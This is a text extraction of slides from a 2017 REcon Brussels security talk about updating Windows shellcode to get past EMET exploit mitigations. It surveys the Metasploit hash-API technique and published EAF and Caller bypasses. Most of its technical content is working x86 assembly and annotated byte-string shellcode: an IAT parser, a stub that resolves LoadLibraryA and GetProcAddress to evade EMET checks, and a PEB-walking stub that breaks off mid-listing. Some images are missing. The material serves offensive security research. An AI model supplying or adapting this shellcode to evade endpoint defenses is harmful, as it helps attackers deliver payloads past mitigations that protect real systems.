


Teaching Old Shellcode New Tricks

REcon Brussels 2017



C'est Moi

- US Marine (out in 2001)
- Wrote BDF/BDFProxy
- Co-Authored Ebowla
- Found OnionDuke
- Work @ Okta
- Twitter: @midnite_runr



Why This Talk

- It's fun
- It's time to update publicly available shellcode

Part 1

Stephen Fewer's Hash API

- SFHA or Hash API or MetaSploit Payload Hash
- Introduced: 8/2009
- Uses a 4 byte hash to identify DLL!WinAPI in EAT
- JMPs to the WinAPI ; return to payload
- Some code borrowed from M.Miller's 2003 Understanding Windows Shellcode paper


Typical SHFA Based Payload

[—SHFA—][the actual payload logic]


Typical SHFA Based Payload




Typical SHFA Based Payload




Typical SHFA Based Payload




Typical SHFA Based Payload



Typical SHFA Based Payload



Typical SHFA Based Payload



Defeating SFHA

- EMET
- Piotr Bania Phrack 63:15 // HAVOC – POC||GTF0
12:7
- CFG/RFG


EMET Caller/EAF(+)

- EAF(+)
 - Introduced: 2010/2014(+)
 - Protect reading KERNEL32/NTDLL and KERNELBASE(+)
- Caller
 - 2013
 - Block ret/jmp into a winAPI (Anti/rop) for critical functions

EMET is EOL

- Supported through July 31, 2018
- Still works**

Tor Browser Exploit VS EMET





EMET 5.51



EMET detected **StackPivot** mitigation and will close the application: **firefox.exe**

Bypassing EMET EAF(+)

- 2010: Berend-Jan Wever (Skypher Blog) – ret-2-libc via ntdll
- 1/2012 Piotr Bania – Erase HW Breakpoints via NtContinue
- 9/2014 – Offensive Security – EAF+ bypass via EMET function reuse calling ZwSetContextThread directly

Bypassing EMET Caller

2/2014 – Jared Demot – Demo'd a payload that directly used LoadLibraryA (LLA)

```
mov ebx, 0x7C37A0B8  
mov ebx, [ebx]  
call ebx //LoadLibraryA
```

IAT Based Payloads in BDF

- May 30, 2014
- Added IAT based payloads/shellcode to BDF
- Directly used IAT API thunks
- This bypassed EMET Caller/EAF(+) checks

Position Independent IAT Shellcode

- Dec, 2014
- 12/2003 – Skape (M. Miller) Understanding Windows Shellcode
- 2005 – Piotr Bania – IAT Parser – Phrack 63:15

```

;-----SNIP-----
;following example gets LoadLibraryA address from IAT

IMAGEBASE                equ 00400000h

mov ebx,IMAGEBASE
mov eax,ebx
add eax,[eax+3ch]          ; PE header

mov edi,[eax+80h]          ; import RVA
add edi,ebx               ; normalize
xor ebp,ebp

mov edx,[edi+10h]          ; pointer to addresses
add edx,ebx               ; normalize

mov esi,[edi]              ; pointer to ascii strings
add esi,ebx               ; normalize

@loop:
mov eax,[esi]
add eax,ebx
add eax,2
cmp dword ptr [eax],'daoL' ; is this LoadLibraryA?
jne @1

add edx,ebp                ; normalize
mov edx,[edx]              ; edx=address of
int 3                     ; LoadLibraryA

@1:
add ebp,4                  ; increase counter
add esi,4                  ; next name
jmp @loop                  ; loop it

;-----SNIP-----

```

```

"\x31\xd2"      # xor edx, edx      ;prep edx for use
"\x64\x8b\x52\x30" # mov edx, dword ptr fs:[edx + 0x30] ;PEB
"\x8b\x52\x08"    # mov edx, dword ptr [edx + 8]      ;PEB.imagebase
"\x8b\xda"        # mov ebx, edx      ;Set ebx to imagebase
"\x03\x52\x3c"    # add edx, dword ptr [edx + 0x3c]   ;"PE"
"\x8b\xba\x80\x00\x00\x00" # mov edi, dword ptr [edx + 0x80] ;Import Table RVA
"\x03\xfb"        # add edi, ebx      ;Import table in memory offset

#findImport:
"\x8b\x57\x0c"    # mov edx, dword ptr [edi + 0xc]   ;Offset for Import Directory Table Name RVA
"\x03\xd3"        # add edx, ebx      ;Offset in memory
"\x81\x3a\x4b\x45\x52\x4e" # cmp dword ptr [edx], 0x4e52454b ;cmp nrek
"\x75\x09"        # JE short
"\x81\x7a\x04\x45\x4c\x33\x32" # CMP DWORD PTR DS:[EDX+4],32334C45 ;cmp el32
"\x74\x05"        # je 0x102f         ;jmp saveBase
"\x83\xc7\x14"    # add edi, 0x14     ;inc to next import
"\xeb\xe5"        # jmp 0x101d        ;Jmp findImport

#saveBase:
"\x57"            # push edi          ;save addr of import base
"\xeb\x3e"        # jmp 0x106e        ;jmp loadAPIs

```

```

#setBounds:
#;this is needed as the parsing could lead to eax ptr's to unreadable addresses
"\x8b\x57\x10"      # mov edx, dword ptr [edi + 0x10]      ;Point to API name
"\x03\xd3"          # add edx, ebx                        ;Adjust to in memory offset
"\x8b\x37"          # mov esi, dword ptr [edi]           ;Set ESI to the Named Import base
"\x03\xf3"          # add esi, ebx                        ;Adjust to in memory offset
"\x8b\xca"          # mov ecx, edx                        ;Mov in memory offset to ecx
"\x81\xc1\x00\x00\xff\x00" # add ecx, 0xFF0000                ;Set an upper bounds for reading
"\x33\xed"          # xor ebp, ebp                       ;Zero ebp for thunk offset

#findAPI:
"\x8b\x06"          # mov eax, dword ptr [esi]           ;Mov pointer to Named Imports
"\x03\xc3"          # add eax, ebx                        ;Find in memory offset
"\x83\xc0\x02"      # add eax, 2                          ;Adjust to ASCII name start
"\x3b\xc8"          # cmp ecx, eax                        ;Check if over bounds
"\x72\x18"          # jb 0x1066                           ;If not over, don't jump to increment
"\x3b\xc2"          # cmp eax, edx                        ;Check if under Named import
"\x72\x14"          # jb 0x1066                           ;If not over, don't jump to increment
"\x3e\x8b\x7c\x24\x04" # mov edi, dword ptr ds:[esp + 4]    ;Move API name to edi
"\x39\x38"          # cmp dword ptr [eax], edi            ;Check first 4 chars
"\x75\x0b"          # jne 0x1066                           ;If not a match, jump to increment
"\x3e\x8b\x7c\x24\x08" # mov edi, dword ptr ds:[esp + 8]    ;Move API 2nd named part to edi
"\x39\x78\x08"      # cmp dword ptr [eax + 8], edi        ;Check next 4 chars
"\x75\x01"          # jne 0x1066                           ;If not a match, jump to increment
"\xc3"             # ret                                ;If a match, ret

#Increment:
"\x83\xc5\x04"      # add ebp, 4                          ;inc offset
"\x83\xc6\x04"      # add esi, 4                          ;inc to next name
"\xeb\xd5"          # jmp 0x1043                           ;jmp findAPI

#loadAPIs
"\x68\x61\x72\x79\x41" # push 0x41797261                    ;aryA
"\x68\x4c\x6f\x61\x64" # push 0x64616f4c                    ;Load
"\xe8\xb3\xff\xff\xff" # call 0x1032                         ;call setBounds
"\x03\xd5"          # add edx, ebp                        ;In memory offset of API thunk
"\x83\xc4\x08"      # add ESP, 8                          ;Move stack to import base addr
"\x5f"             # pop edi                             ;restore import base addr for parsing
"\x52"             # push edx                            ;save LoadLibraryA thunk address on stack
"\x68\x64\x64\x72\x65" # push 0x65726464                    ;ddre
"\x68\x47\x65\x74\x50" # push 0x50746547                    ;Getp
"\xe8\x9d\xff\xff\xff" # call 0x1032                         ;call setBounds
"\x03\xd5"          # add edx, ebp                        ;
"\x5d"             # pop ebp                             ;
"\x5d"             # pop ebp                             ;
"\x5b"             # pop ebx                             ;Pop LoadlibraryA thunk addr into ebx
"\x8b\xca"          # mov ecx, edx                        ;Move GetProcAddress thunk addr into ecx
)
# LOADLIBA in EBX
# GETPROCADDR in ECX

```


Emailed the EMET Team

「_(ツ)_/」



Casey Smith

@subTee

Follow

Reminder:
EMET EAF Mitigations Will block the In Memory
Excel Executions
I was talking about earlier
cc: @Cneelis



RETWEETS

8

LIKES

16



2:50 PM - 10 Feb 2016



Josh Pitts @midnite_runr · Feb 10

@subTee @Cneelis depends on the shellcode. :)



IAT Based Stub

- `LoadLibraryA(LLA)/GetProcAddress(GPA)` in Main Module

```

shellcode1 = bytes("\xfc"
    "\x60"
    "\x31\xd2"
    "\x64\x8b\x52\x30"
    "\x8b\x52\x0c"
    "\x8b\x52\x14"
    # next_mod
    "\x8b\x72\x28"
    "\x6a\x18"
    "\x59"
    "\x31\xff"
    # loop_modname
    "\x31\xc0"
    "\xac"
    "\x3c\x61"
    "\x7c\x02"
    "\x2c\x20"
    # not_lowercase
    "\xc1\xcf\x0d"
    "\x01\xc7"
    "\xe2\xf0"
